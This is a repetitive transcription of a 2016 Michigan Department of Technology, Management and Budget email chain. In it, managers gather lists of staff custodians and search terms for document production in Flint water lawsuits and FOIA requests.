“Detroit Water and Sewerage Department” & “Flint” (anywhere in document)  
“DWSD” & “Flint” (anywhere in document)  
“Flint River”  
“Pb” & “water” (anywhere in document)  
“KWA”

Please call me or Jean if you have any questions.

Brom

---

**From:** Stibitz, Brom (DTMB)

**Sent:** Thursday, February 11, 2016 4:40 PM

**To:** Allen, Charlotte (DTMB) <AllenC1@michigan.gov>; Behen, David (DTMB) <Behend@michigan.gov>; Best, Marcy (DTMB) <BestM@michigan.gov>; Brownlee, Jeff (DTMB) <BrownleeJ@michigan.gov>; Buhs, Caleb (DTMB) <BuhsC@michigan.gov>; Davenport, Rodney (DTMB) <DavenportR1@michigan.gov>; Donnan, Chanda (DTMB) <DonnanC@michigan.gov>; Fortino, Diane (DTMB) <FortinoD@michigan.gov>; Gelisse, Ashley (DTMB) <GelisseA@michigan.gov>; Gilliland, Michael (DTMB) <gillilandm@michigan.gov>; Gonzalez, Tonyia (DTMB) <GonzalezT1@michigan.gov>; Griswold, Kim (DTMB) <GRISWOLDK@michigan.gov>; Ingersoll, Jean (DHHS) <ingersollJ@michigan.gov>; Jeffery, Phillip (DTMB) <JefferyP@michigan.gov>; King, Susan (MCSC) <King55@michigan.gov>; Kopacsi, Christian (DTMB) <KopacsiC@michigan.gov>; Lowe, Richard (DTMB) <lower@michigan.gov>; Manning, Kelly (DTMB) <ManningK4@michigan.gov>; Mathews, Jamie (DTMB) <MathewsJ@michigan.gov>; McFarlane, James (DTMB) <mcfarlaneJ@michigan.gov>; Nixon, Ruth (DTMB) <NixonR@michigan.gov>; Palmer, Jason (DTMB) <PalmerJ2@michigan.gov>; Rabidoux, Jill (DTMB) <RabidouxJ@michigan.gov>; Ragsdale, Aimee (DTMB) <RagsdaleA@michigan.gov>; Schafer, Dana (DTMB) <schaferd1@michigan.gov>; Stibitz, Brom (DTMB) <StibitzB@michigan.gov>; Swanson, Eric (DTMB) <swansone@michigan.gov>; Sweeney, Matthew (DTMB) <SweeneyM1@michigan.gov>; Taylor, Beverly (DTMB) <TaylorB8@michigan.gov>; Trakul, Pamela (DTMB) <TrakulP@michigan.gov>; Turnquist, Michael (DTMB) <TurnquistM@michigan.gov>; VanCoevering, Joyce (DTMB) <VancoeveringJ1@michigan.gov>; Vanden Bosch, Kerrie (DTMB) <vandenboschk@michigan.gov>; Wellman, Jeff (DTMB) <WellmanJ1@michigan.gov>

**Subject:** Time Sensitive Request

SMT,

Jean Ingersoll is leading DTMB's effort to comply with document production requests related to freedom of information requests and certain lawsuits against the state.

At some point during the day tomorrow, Jean will share with you a list of standard "search terms" which we will use to compile documents related to this lawsuit.

**Within 2 hours of receiving this email from Jean, you need to respond with a list of likely custodians from your work area.** Jean may have more information on this tomorrow, but generally speaking a custodian will be a staff member who might reasonably be expected to have documents (electronic or otherwise) that correspond to the issues identified in the search terms.

If you have any questions, please call me or Jean. This is an important issue and I thank you in advance for your attention to this matter.

Brom Stibitz  
Chief Deputy Director  
Michigan Department of Technology, Management and Budget  
[stibitzb@michigan.gov](mailto:stibitzb@michigan.gov)  
517-373-1004  
<image001.gif>

---

**From:** Thompson, Kristi (DTMB)  
**Sent:** Tuesday, February 16, 2016 10:25 AM  
**To:** Ruhstorfer, Amy (DTMB)  
**Subject:** Re: NEW DEADLINE - Time Sensitive Request

I sent what I had.

Thanks,  
Kristi

On Feb 16, 2016, at 10:13 AM, Ruhstorfer, Amy (DTMB) <[RuhstorferA@michigan.gov](mailto:RuhstorferA@michigan.gov)> wrote:

Do you want me to reply to Joyce any names you can think of? Jamie clarified with her this morning that anyone that would have emails related to the information below, would need to have their name submitted.

Print, Mail, Warehouse, Delivery, Surplus have already responded. I am checking with Brice.

Thanks,  
Amy  
517-636-4654

---

**From:** VanCoevering, Joyce (DTMB)  
**Sent:** Tuesday, February 16, 2016 9:10 AM  
**To:** Cischke, Roy (DTMB) <[cischker@michigan.gov](mailto:cischker@michigan.gov)>; Goodine, Tom (DTMB) <[goodinet@michigan.gov](mailto:goodinet@michigan.gov)>; Hampton, Kristen (DTMB) <[HamptonK@michigan.gov](mailto:HamptonK@michigan.gov)>; Hofmeister, David (DTMB) <[HofmeisterD@michigan.gov](mailto:HofmeisterD@michigan.gov)>; Mathews, Jamie (DTMB) <[MathewsJ@michigan.gov](mailto:MathewsJ@michigan.gov)>; Ruhstorfer, Amy (DTMB) <[RuhstorferA@michigan.gov](mailto:RuhstorferA@michigan.gov)>; Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>; Wright, Seth (DTMB) <[WrightS17@michigan.gov](mailto:WrightS17@michigan.gov)>  
**Subject:** RE: NEW DEADLINE - Time Sensitive Request

Don't forget !!!!

Joyce Van Coevering, Director  
Office of Support Services  
MI Department of Technology, Management and Budget  
517-322-5005

<image004.png>

---

**From:** VanCoevering, Joyce (DTMB)  
**Sent:** Friday, February 12, 2016 4:06 PM  
**To:** Cischke, Roy (DTMB) <[cischker@michigan.gov](mailto:cischker@michigan.gov)>; Goodine, Tom (DTMB) <[goodinet@michigan.gov](mailto:goodinet@michigan.gov)>;



Hampton, Kristen (DTMB) <[HamptonK@michigan.gov](mailto:HamptonK@michigan.gov)>; Hofmeister, David (DTMB) <[HofmeisterD@michigan.gov](mailto:HofmeisterD@michigan.gov)>; Mathews, Jamie (DTMB) <[MathewsJ@michigan.gov](mailto:MathewsJ@michigan.gov)>; Ruhstorfer, Amy (DTMB) <[RuhstorferA@michigan.gov](mailto:RuhstorferA@michigan.gov)>; Sample, Brice (DTMB) <[sampleb@michigan.gov](mailto:sampleb@michigan.gov)>; Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>; Wright, Seth (DTMB) <[WrightSI7@michigan.gov](mailto:WrightSI7@michigan.gov)>

**Subject:** FW: NEW DEADLINE - Time Sensitive Request

**Importance:** High

Please provide me a list of names custodians (see original email from below from Brom to SMT) **by 10:00 on Tuesday 2/16/16.**

Joyce Van Coevering, Director  
Office of Support Services  
MI Department of Technology, Management and Budget  
517-322-5005

<image004.png>

---

**From:** Stibitz, Brom (DTMB)

**Sent:** Friday, February 12, 2016 3:57 PM

**To:** Allen, Charlotte (DTMB) <[AllenC1@michigan.gov](mailto:AllenC1@michigan.gov)>; Behen, David (DTMB) <[Behend@michigan.gov](mailto:Behend@michigan.gov)>; Best, Marcy (DTMB) <[BestM@michigan.gov](mailto:BestM@michigan.gov)>; Brownlee, Jeff (DTMB) <[BrownleeJ@michigan.gov](mailto:BrownleeJ@michigan.gov)>; Buhs, Caleb (DTMB) <[BuhsC@michigan.gov](mailto:BuhsC@michigan.gov)>; Davenport, Rodney (DTMB) <[DavenportR1@michigan.gov](mailto:DavenportR1@michigan.gov)>; Donnan, Chanda (DTMB) <[DonnanC@michigan.gov](mailto:DonnanC@michigan.gov)>; Fortino, Diane (DTMB) <[FortinoD@michigan.gov](mailto:FortinoD@michigan.gov)>; Gelisse, Ashley (DTMB) <[GelisseA@michigan.gov](mailto:GelisseA@michigan.gov)>; Gilliland, Michael (DTMB) <[gillilandm@michigan.gov](mailto:gillilandm@michigan.gov)>; Gonzalez, Tonyia (DTMB) <[GonzalezT1@michigan.gov](mailto:GonzalezT1@michigan.gov)>; Griswold, Kim (DTMB) <[GRISWOLDK@michigan.gov](mailto:GRISWOLDK@michigan.gov)>; Ingersoll, Jean (DHHS) <[ingersollJ@michigan.gov](mailto:ingersollJ@michigan.gov)>; Jeffery, Phillip (DTMB) <[JefferyP@michigan.gov](mailto:JefferyP@michigan.gov)>; King, Susan (MCSC) <[KingSS@michigan.gov](mailto:KingSS@michigan.gov)>; Kopacsi, Christian (DTMB) <[KopacsiC@michigan.gov](mailto:KopacsiC@michigan.gov)>; Lowe, Richard (DTMB) <[lower@michigan.gov](mailto:lower@michigan.gov)>; Manning, Kelly (DTMB) <[ManningK4@michigan.gov](mailto:ManningK4@michigan.gov)>; Mathews, Jamie (DTMB) <[MathewsJ@michigan.gov](mailto:MathewsJ@michigan.gov)>; McFarlane, James (DTMB) <[mcfarlaneJ@michigan.gov](mailto:mcfarlaneJ@michigan.gov)>; Nixon, Ruth (DTMB) <[NixonR@michigan.gov](mailto:NixonR@michigan.gov)>; Palmer, Jason (DTMB) <[PalmerJ2@michigan.gov](mailto:PalmerJ2@michigan.gov)>; Rabidoux, Jill (DTMB) <[RabidouxJ@michigan.gov](mailto:RabidouxJ@michigan.gov)>; Ragsdale, Aimee (DTMB) <[RagsdaleA@michigan.gov](mailto:RagsdaleA@michigan.gov)>; Schafer, Dana (DTMB) <[schaferd1@michigan.gov](mailto:schaferd1@michigan.gov)>; Swanson, Eric (DTMB) <[swansone@michigan.gov](mailto:swansone@michigan.gov)>; Sweeney, Matthew (DTMB) <[SweeneyM1@michigan.gov](mailto:SweeneyM1@michigan.gov)>; Taylor, Beverly (DTMB) <[TaylorB3@michigan.gov](mailto:TaylorB3@michigan.gov)>; Trakul, Pamela (DTMB) <[TrakulP@michigan.gov](mailto:TrakulP@michigan.gov)>; Turnquist, Michael (DTMB) <[TurnquistM@michigan.gov](mailto:TurnquistM@michigan.gov)>; VanCoevering, Joyce (DTMB) <[VanCoeveringJ1@michigan.gov](mailto:VanCoeveringJ1@michigan.gov)>; Vanden Bosch, Kerrie (DTMB) <[vandenboschk@michigan.gov](mailto:vandenboschk@michigan.gov)>; Wellman, Jeff (DTMB) <[WellmanJ1@michigan.gov](mailto:WellmanJ1@michigan.gov)>  
**Cc:** Baker, Natasha (SRO) <[BakerN5@michigan.gov](mailto:BakerN5@michigan.gov)>; Hawks, Orlene (DTMB) <[HawksO@michigan.gov](mailto:HawksO@michigan.gov)>  
**Subject:** NEW DEADLINE - Time Sensitive Request

Senior Management Team,

We just received the search terms for the document production. (See below.) Given the lateness of this email, we are asking you send your list of custodians to Jean Ingersoll **no later than noon on Tuesday, February 16.**

We are not asking you to conduct any searches right now. Further directions will come from Jean.

Search terms:

Legionnaire  
Legionella  
“boil water order” & “Flint” (anywhere in document)  
“coli” & Flint (anywhere in document)  
“bacteria” & “Flint” (anywhere in document)  
“microb” & “Flint” (anywhere in document)  
“TTHM” & “Flint” (anywhere in document)  
“Lead” & “Flint” (anywhere in document)  
“emergency” & “Flint” (anywhere in document)  
Karegnondi  
“Genesee County Health Department”  
“Flint” (within sentence) “utilities”  
“Lead and Copper Rule”  
“Detroit Water and Sewerage Department” & “Flint” (anywhere in document)  
“DWSB” & “Flint” (anywhere in document)  
“Flint River”  
“Pb” & “water” (anywhere in document)  
“KWA”

Please call me or Jean if you have any questions.

Brom

---

**From:** Stibitz, Brom (DTMB)

**Sent:** Thursday, February 11, 2016 4:40 PM

**To:** Allen, Charlotte (DTMB) <AllenC1@michigan.gov>; Behen, David (DTMB) <Behend@michigan.gov>; Best, Marcy (DTMB) <BestM@michigan.gov>; Brownlee, Jeff (DTMB) <BrownleeJ@michigan.gov>; Buhs, Caleb (DTMB) <BuhsC@michigan.gov>; Davenport, Rodney (DTMB) <DavenportR1@michigan.gov>; Donnan, Chanda (DTMB) <DonnanC@michigan.gov>; Fortino, Diane (DTMB) <FortinoD@michigan.gov>; Gelisse, Ashley (DTMB) <GelisseA@michigan.gov>; Gilliland, Michael (DTMB) <gillilandm@michigan.gov>; Gonzalez, Tonyia (DTMB) <GonzalezT1@michigan.gov>; Griswold, Kim (DTMB) <GRISWOLDK@michigan.gov>; Ingersoll, Jean (DHHS) <ingersollJ@michigan.gov>; Jeffery, Phillip (DTMB) <JefferyP@michigan.gov>; King, Susan (MCSC) <KingS5@michigan.gov>; Kopacsi, Christian (DTMB) <KopacsiC@michigan.gov>; Lowe, Richard (DTMB) <lower@michigan.gov>; Manning, Kelly (DTMB) <ManningK4@michigan.gov>; Mathews, Jamie (DTMB) <MathewsJ@michigan.gov>; McFarlane, James (DTMB) <mcfarlaneJ@michigan.gov>; Nixon, Ruth (DTMB) <NixonR@michigan.gov>; Palmer, Jason (DTMB) <PalmerJ2@michigan.gov>; Rabidoux, Jill (DTMB) <RabidouxJ@michigan.gov>; Ragsdale, Aimee (DTMB) <RagsdaleA@michigan.gov>; Schafer, Dana (DTMB) <schaferd1@michigan.gov>; Stibitz, Brom (DTMB) <StibitzB@michigan.gov>; Swanson, Eric (DTMB) <swansone@michigan.gov>; Sweeney, Matthew (DTMB) <SweeneyM1@michigan.gov>; Taylor, Beverly (DTMB) <TaylorB8@michigan.gov>; Trakul, Pamela (DTMB) <TrakulP@michigan.gov>; Turnquist, Michael (DTMB) <TurnquistM@michigan.gov>; VanCoeving, Joyce (DTMB) <VancoeveringJ1@michigan.gov>; Vanden Bosch, Kerrie (DTMB) <vandenboschk@michigan.gov>; Wellman, Jeff (DTMB) <WellmanJ1@michigan.gov>

**Subject:** Time Sensitive Request

SMT,

Jean Ingersoll is leading DTMB's effort to comply with document production requests related to freedom of information requests and certain lawsuits against the state.

At some point during the day tomorrow, Jean will share with you a list of standard “search terms” which we will use to compile documents related to this lawsuit.

**Within 2 hours of receiving this email from Jean, you need to respond with a list of likely custodians from your work area.** Jean may have more information on this tomorrow, but generally speaking a custodian will be a staff member who might reasonably be expected to have documents (electronic or otherwise) that correspond to the issues identified in the search terms.

If you have any questions, please call me or Jean. This is an important issue and I thank you in advance for your attention to this matter.

Brom Stibitz  
Chief Deputy Director  
Michigan Department of Technology, Management and Budget  
[stibitzb@michigan.gov](mailto:stibitzb@michigan.gov)  
517-373-1004  
<image005.gif>

---

**From:** Thompson, Kristi (DTMB)  
**Sent:** Tuesday, February 16, 2016 10:26 AM  
**To:** Sample, Brice (DTMB)  
**Subject:** Fwd: NEW DEADLINE - Time Sensitive Request

Please confirm your team won't have anything.

Thanks,  
Kristi

Begin forwarded message:

**From:** "VanCoevering, Joyce (DTMB)" <[Vancoeveringj1@michigan.gov](mailto:Vancoeveringj1@michigan.gov)>  
**Date:** February 16, 2016 at 10:08:38 AM EST  
**To:** "Thompson, Kristi (DTMB)" <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>  
**Subject:** RE: NEW DEADLINE - Time Sensitive Request

But if they have any emails with those key terms they still need to submit the names of those folks. For example, if IT asked for their assistance to store emails from Flint, then that person's name should be included.

Joyce Van Coevering, Director  
Office of Support Services  
MI Department of Technology, Management and Budget  
517-322-5005

**DTMB**  
**HELP. CONNECT. SOLVE.**

---

**From:** Thompson, Kristi (DTMB)  
**Sent:** Tuesday, February 16, 2016 10:07 AM  
**To:** VanCoevering, Joyce (DTMB) <[Vancoeveringj1@michigan.gov](mailto:Vancoeveringj1@michigan.gov)>  
**Subject:** Re: NEW DEADLINE - Time Sensitive Request

They wouldn't be recipients of any of the emails. They are the service provider helping the agencies develop a plan for keeping their responsive emails.

Thanks,  
Kristi

On Feb 16, 2016, at 10:04 AM, VanCoevering, Joyce (DTMB) <[Vancoeveringj1@michigan.gov](mailto:Vancoeveringj1@michigan.gov)> wrote:

???? What about the work RMS staff has been doing with HPTrim?

Joyce Van Coevering, Director  
Office of Support Services  
MI Department of Technology, Management and Budget  
517-322-5005

<image003.png>

---

**From:** Sample, Brice (DTMB)  
**Sent:** Tuesday, February 16, 2016 7:58 AM  
**To:** VanCoevering, Joyce (DTMB) <[Vancoeveringj1@michigan.gov](mailto:Vancoeveringj1@michigan.gov)>; Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>  
**Subject:** RE: NEW DEADLINE - Time Sensitive Request

None of the Records Center staff are likely custodies of email using any of those terms.

Brice Sample, CRM  
Records Manager  
DTMB, OSS, LOS  
Records Management Services  
[http://www.michigan.gov/dtmb/0,5552,7-150-9141\\_21738---,00.html](http://www.michigan.gov/dtmb/0,5552,7-150-9141_21738---,00.html)  
517-335-9450

DTMB service catalog  
<http://inside.michigan.gov/dtmb/sc/Pages/default.aspx>

<image001.gif>

---

**From:** VanCoevering, Joyce (DTMB)  
**Sent:** Friday, February 12, 2016 4:06 PM  
**To:** Cischke, Roy (DTMB) <[cischker@michigan.gov](mailto:cischker@michigan.gov)>; Goodine, Tom (DTMB) <[goodinet@michigan.gov](mailto:goodinet@michigan.gov)>; Hampton, Kristen (DTMB) <[HamptonK@michigan.gov](mailto:HamptonK@michigan.gov)>; Hofmeister, David (DTMB) <[HofmeisterD@michigan.gov](mailto:HofmeisterD@michigan.gov)>; Mathews, Jamie (DTMB) <[MathewsJ@michigan.gov](mailto:MathewsJ@michigan.gov)>; Ruhstorfer, Amy (DTMB) <[RuhstorferA@michigan.gov](mailto:RuhstorferA@michigan.gov)>; Sample, Brice (DTMB) <[sampleb@michigan.gov](mailto:sampleb@michigan.gov)>; Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>; Wright, Seth (DTMB) <[WrightS17@michigan.gov](mailto:WrightS17@michigan.gov)>  
**Subject:** FW: NEW DEADLINE - Time Sensitive Request  
**Importance:** High

Please provide me a list of names custodians (see original email from below from Brom to SMT) by 10:00 on Tuesday 2/16/16.

Joyce Van Coevering, Director  
Office of Support Services  
MI Department of Technology, Management and Budget  
517-322-5005

<image002.png>

---

**From:** Stibitz, Brom (DTMB)  
**Sent:** Friday, February 12, 2016 3:57 PM  
**To:** Allen, Charlotte (DTMB) <AllenC1@michigan.gov>; Behen, David (DTMB) <Behend@michigan.gov>; Best, Marcy (DTMB) <BestM@michigan.gov>; Brownlee, Jeff (DTMB) <BrownleeJ@michigan.gov>; Buhs, Caleb (DTMB) <BuhsC@michigan.gov>; Davenport, Rodney (DTMB) <DavenportR1@michigan.gov>; Donnan, Chanda (DTMB) <DonnanC@michigan.gov>; Fortino, Diane (DTMB) <FortinoD@michigan.gov>; Gelisse, Ashley (DTMB) <GelisseA@michigan.gov>; Gilliland, Michael (DTMB) <gillilandm@michigan.gov>; Gonzalez, Tonyia (DTMB) <GonzalezT1@michigan.gov>; Griswold, Kim (DTMB) <GRISWOLDK@michigan.gov>; Ingersoll, Jean (DHHS) <IngersollJ@michigan.gov>; Jeffery, Phillip (DTMB) <JefferyP@michigan.gov>; King, Susan (MCSC) <KingS5@michigan.gov>; Kopacsi, Christian (DTMB) <KopacsiC@michigan.gov>; Lowe, Richard (DTMB) <lower@michigan.gov>; Manning, Kelly (DTMB) <ManningK4@michigan.gov>; Mathews, Jamie (DTMB) <MathewsJ@michigan.gov>; McFarlane, James (DTMB) <mcfarlanej@michigan.gov>; Nixon, Ruth (DTMB) <NixonR@michigan.gov>; Palmer, Jason (DTMB) <PalmerJ2@michigan.gov>; Rabidoux, Jill (DTMB) <RabidouxJ@michigan.gov>; Ragsdale, Aimee (DTMB) <RagsdaleA@michigan.gov>; Schafer, Dana (DTMB) <schaferd1@michigan.gov>; Swanson, Eric (DTMB) <swansone@michigan.gov>; Sweeney, Matthew (DTMB) <SweeneyM1@michigan.gov>; Taylor, Beverly (DTMB) <TaylorB8@michigan.gov>; Trakul, Pamela (DTMB) <TrakulP@michigan.gov>; Turnquist, Michael (DTMB) <TurnquistM@michigan.gov>; VanCoevinger, Joyce (DTMB) <VancoeveringJ1@michigan.gov>; Vanden Bosch, Kerrie (DTMB) <vandenboschk@michigan.gov>; Wellman, Jeff (DTMB) <WellmanJ1@michigan.gov>  
**Cc:** Baker, Natasha (SRO) <BakerN5@michigan.gov>; Hawks, Orlene (DTMB) <HawksO@michigan.gov>  
**Subject:** NEW DEADLINE - Time Sensitive Request

Senior Management Team,

We just received the search terms for the document production. (See below.)  
Given the lateness of this email, we are asking you send your list of custodians to Jean Ingersoll **no later than noon on Tuesday, February 16.**

We are not asking you to conduct any searches right now. Further directions will come from Jean.

Search terms:

- Legionnaire
- Legionella
- “boil water order” & “Flint” (anywhere in document)
- “coli” & Flint (anywhere in document)
- “bacteria” & “Flint” (anywhere in document)
- “microb” & “Flint” (anywhere in document)
- “TTHM” & “Flint” (anywhere in document)
- “Lead” & “Flint” (anywhere in document)
- “emergency” & “Flint” (anywhere in document)
- Karegnondi
- “Genesee County Health Department”

“Flint” (within sentence) “utilities”  
“Lead and Copper Rule”  
“Detroit Water and Sewerage Department” & “Flint” (anywhere in document)  
“DWSD” & “Flint” (anywhere in document)  
“Flint River”  
“Pb” & “water” (anywhere in document)  
“KWA”

Please call me or Jean if you have any questions.

Brom

---

**From:** Stibitz, Brom (DTMB)  
**Sent:** Thursday, February 11, 2016 4:40 PM  
**To:** Allen, Charlotte (DTMB) <AllenC1@michigan.gov>; Behen, David (DTMB) <Behend@michigan.gov>; Best, Marcy (DTMB) <BestM@michigan.gov>; Brownlee, Jeff (DTMB) <BrownleeJ@michigan.gov>; Buhs, Caleb (DTMB) <BuhsC@michigan.gov>; Davenport, Rodney (DTMB) <DavenportR1@michigan.gov>; Donnan, Chanda (DTMB) <DonnanC@michigan.gov>; Fortino, Diane (DTMB) <FortinoD@michigan.gov>; Gelisse, Ashley (DTMB) <GelisseA@michigan.gov>; Gilliland, Michael (DTMB) <gillilandm@michigan.gov>; Gonzalez, Tonyia (DTMB) <GonzalezT1@michigan.gov>; Griswold, Kim (DTMB) <GRISWOLDK@michigan.gov>; Ingersoll, Jean (DHHS) <IngersollJ@michigan.gov>; Jeffery, Phillip (DTMB) <JefferyP@michigan.gov>; King, Susan (MCSC) <KingSS@michigan.gov>; Kopacsi, Christian (DTMB) <KopacsiC@michigan.gov>; Lowe, Richard (DTMB) <lower@michigan.gov>; Manning, Kelly (DTMB) <ManningK4@michigan.gov>; Mathews, Jamie (DTMB) <MathewsJ@michigan.gov>; McFarlane, James (DTMB) <mcfarlanej@michigan.gov>; Nixon, Ruth (DTMB) <NixonR@michigan.gov>; Palmer, Jason (DTMB) <PalmerJ2@michigan.gov>; Rabidoux, Jill (DTMB) <RabidouxJ@michigan.gov>; Ragsdale, Aimee (DTMB) <RagsdaleA@michigan.gov>; Schafer, Dana (DTMB) <schaferd1@michigan.gov>; Stibitz, Brom (DTMB) <StibitzB@michigan.gov>; Swanson, Eric (DTMB) <swansone@michigan.gov>; Sweeney, Matthew (DTMB) <SweeneyM1@michigan.gov>; Taylor, Beverly (DTMB) <TaylorB8@michigan.gov>; Trakul, Pamela (DTMB) <TrakulP@michigan.gov>; Turnquist, Michael (DTMB) <TurnquistM@michigan.gov>; VanCoevering, Joyce (DTMB) <VancoeveringJ1@michigan.gov>; Vanden Bosch, Kerrie (DTMB) <vandenboschk@michigan.gov>; Wellman, Jeff (DTMB) <WellmanJ1@michigan.gov>  
**Subject:** Time Sensitive Request

SMT,

Jean Ingersoll is leading DTMB’s effort to comply with document production requests related to freedom of information requests and certain lawsuits against the state.

At some point during the day tomorrow, Jean will share with you a list of standard “search terms” which we will use to compile documents related to this lawsuit.

**Within 2 hours of receiving this email from Jean, you need to respond with a list of likely custodians from your work area.** Jean may have more information on this tomorrow, but generally speaking a custodian will be a staff member who

might reasonably be expected to have documents (electronic or otherwise) that correspond to the issues identified in the search terms.

If you have any questions, please call me or Jean. This is an important issue and I thank you in advance for your attention to this matter.

Brom Stibitz  
Chief Deputy Director  
Michigan Department of Technology, Management and Budget  
[stibitzb@michigan.gov](mailto:stibitzb@michigan.gov)  
517-373-1004  
<image001.gif>



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**From:** Thompson, Kristi (DTMB)  
**Sent:** Tuesday, February 16, 2016 10:37 AM  
**To:** VanCoevering, Joyce (DTMB)  
**Subject:** Fwd: NEW DEADLINE - Time Sensitive Request

FYI

Thanks,  
Kristi

Begin forwarded message:

**From:** "Sample, Brice (DTMB)" <[sampleb@michigan.gov](mailto:sampleb@michigan.gov)>  
**Date:** February 16, 2016 at 10:34:49 AM EST  
**To:** "Thompson, Kristi (DTMB)" <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>  
**Subject:** Re: NEW DEADLINE - Time Sensitive Request

The combination of terms you will not likely see in any of our communications with IT or with the Agencies that will be using Records Manager for the records.

If the word Flint independently is a term, then yes. Likely custodians would be Jessie Weston, Scott Fitton, Brice Sample.

Sent from my iPad

On Feb 16, 2016, at 10:26 AM, Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)> wrote:

Please confirm your team won't have anything.

Thanks,  
Kristi

Begin forwarded message:

**From:** "VanCoevering, Joyce (DTMB)" <[Vancoeveringj1@michigan.gov](mailto:Vancoeveringj1@michigan.gov)>  
**Date:** February 16, 2016 at 10:08:38 AM EST  
**To:** "Thompson, Kristi (DTMB)" <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>  
**Subject:** RE: NEW DEADLINE - Time Sensitive Request

But if they have any emails with those key terms they still need to submit the names of those folks. For example, if IT asked for their assistance to store emails from Flint, then that person's name should be included.

Joyce Van Coevering, Director  
Office of Support Services  
MI Department of Technology, Management and Budget  
517-322-5005

<image001.png>

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**From:** Thompson, Kristi (DTMB)  
**Sent:** Tuesday, February 16, 2016 10:07 AM  
**To:** VanCoevering, Joyce (DTMB) <[Vancoeveringj1@michigan.gov](mailto:Vancoeveringj1@michigan.gov)>  
**Subject:** Re: NEW DEADLINE - Time Sensitive Request

They wouldn't be recipients of any of the emails. They are the service provider helping the agencies develop a plan for keeping their responsive emails.

Thanks,  
Kristi

On Feb 16, 2016, at 10:04 AM, VanCoevering, Joyce (DTMB) <[Vancoeveringj1@michigan.gov](mailto:Vancoeveringj1@michigan.gov)> wrote:

???? What about the work RMS staff has been doing with HPTrim?

Joyce Van Coevering, Director  
Office of Support Services  
MI Department of Technology, Management and Budget  
517-322-5005

<image003.png>

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**From:** Sample, Brice (DTMB)  
**Sent:** Tuesday, February 16, 2016 7:58 AM  
**To:** VanCoevering, Joyce (DTMB) <[Vancoeveringj1@michigan.gov](mailto:Vancoeveringj1@michigan.gov)>; Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>  
**Subject:** RE: NEW DEADLINE - Time Sensitive Request

None of the Records Center staff are likely custodies of email using any of those terms.

Brice Sample, CRM  
Records Manager  
DTMB, OSS, LOS  
Records Management Services  
[http://www.michigan.gov/dtmb/0,5552,7-150-9141\\_21738---00.html](http://www.michigan.gov/dtmb/0,5552,7-150-9141_21738---00.html)  
517-335-9450

DTMB service catalog  
<http://inside.michigan.gov/dtmb/sc/Pages/default.aspx>

<image001.gif>

---

**From:** VanCoevering, Joyce (DTMB)  
**Sent:** Friday, February 12, 2016 4:06 PM  
**To:** Cischke, Roy (DTMB) <[cischker@michigan.gov](mailto:cischker@michigan.gov)>;  
Goodine, Tom (DTMB) <[goodinet@michigan.gov](mailto:goodinet@michigan.gov)>;  
Hampton, Kristen (DTMB) <[HamptonK@michigan.gov](mailto:HamptonK@michigan.gov)>;  
Hofmeister, David (DTMB)  
<[HofmeisterD@michigan.gov](mailto:HofmeisterD@michigan.gov)>; Mathews, Jamie (DTMB)  
<[MathewsJ@michigan.gov](mailto:MathewsJ@michigan.gov)>; Ruhstorfer, Amy (DTMB)  
<[RuhstorferA@michigan.gov](mailto:RuhstorferA@michigan.gov)>; Sample, Brice (DTMB)  
<[sampleb@michigan.gov](mailto:sampleb@michigan.gov)>; Thompson, Kristi (DTMB)  
<[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>; Wright, Seth (DTMB)  
<[WrightS17@michigan.gov](mailto:WrightS17@michigan.gov)>  
**Subject:** FW: NEW DEADLINE - Time Sensitive Request  
**Importance:** High

Please provide me a list of names custodians (see original email from below from Brom to SMT) by 10:00 on Tuesday 2/16/16.

Joyce Van Coevering, Director  
Office of Support Services  
MI Department of Technology, Management and  
Budget  
517-322-5005

<image002.png>

---

**From:** Stibitz, Brom (DTMB)  
**Sent:** Friday, February 12, 2016 3:57 PM  
**To:** Allen, Charlotte (DTMB) <[AllenC1@michigan.gov](mailto:AllenC1@michigan.gov)>;  
Behen, David (DTMB) <[Behend@michigan.gov](mailto:Behend@michigan.gov)>; Best,  
Marcy (DTMB) <[BestM@michigan.gov](mailto:BestM@michigan.gov)>; Brownlee, Jeff  
(DTMB) <[Brownleel@michigan.gov](mailto:Brownleel@michigan.gov)>; Buhs, Caleb  
(DTMB) <[BuhsC@michigan.gov](mailto:BuhsC@michigan.gov)>; Davenport, Rodney  
(DTMB) <[DavenportR1@michigan.gov](mailto:DavenportR1@michigan.gov)>; Donnan,  
Chanda (DTMB) <[DonnanC@michigan.gov](mailto:DonnanC@michigan.gov)>; Fortino,  
Diane (DTMB) <[FortinoD@michigan.gov](mailto:FortinoD@michigan.gov)>; Gelisse,  
Ashley (DTMB) <[GelisseA@michigan.gov](mailto:GelisseA@michigan.gov)>; Gilliland,  
Michael (DTMB) <[gillilandm@michigan.gov](mailto:gillilandm@michigan.gov)>; Gonzalez,  
Tonyia (DTMB) <[GonzalezT1@michigan.gov](mailto:GonzalezT1@michigan.gov)>; Griswold,  
Kim (DTMB) <[GRISWOLDK@michigan.gov](mailto:GRISWOLDK@michigan.gov)>; Ingersoll,  
Jean (DHHS) <[ingersollJ@michigan.gov](mailto:ingersollJ@michigan.gov)>; Jeffery, Phillip  
(DTMB) <[jefferyp@michigan.gov](mailto:jefferyp@michigan.gov)>; King, Susan (MCSC)

[<KingS5@michigan.gov>](mailto:KingS5@michigan.gov); Kopacsi, Christian (DTMB)  
[<KopacsiC@michigan.gov>](mailto:KopacsiC@michigan.gov); Lowe, Richard (DTMB)  
[<lower@michigan.gov>](mailto:lower@michigan.gov); Manning, Kelly (DTMB)  
[<ManningK4@michigan.gov>](mailto:ManningK4@michigan.gov); Mathews, Jamie (DTMB)  
[<MathewsJ@michigan.gov>](mailto:MathewsJ@michigan.gov); McFarlane, James (DTMB)  
[<mcfarlanej@michigan.gov>](mailto:mcfarlanej@michigan.gov); Nixon, Ruth (DTMB)  
[<NixonR@michigan.gov>](mailto:NixonR@michigan.gov); Palmer, Jason (DTMB)  
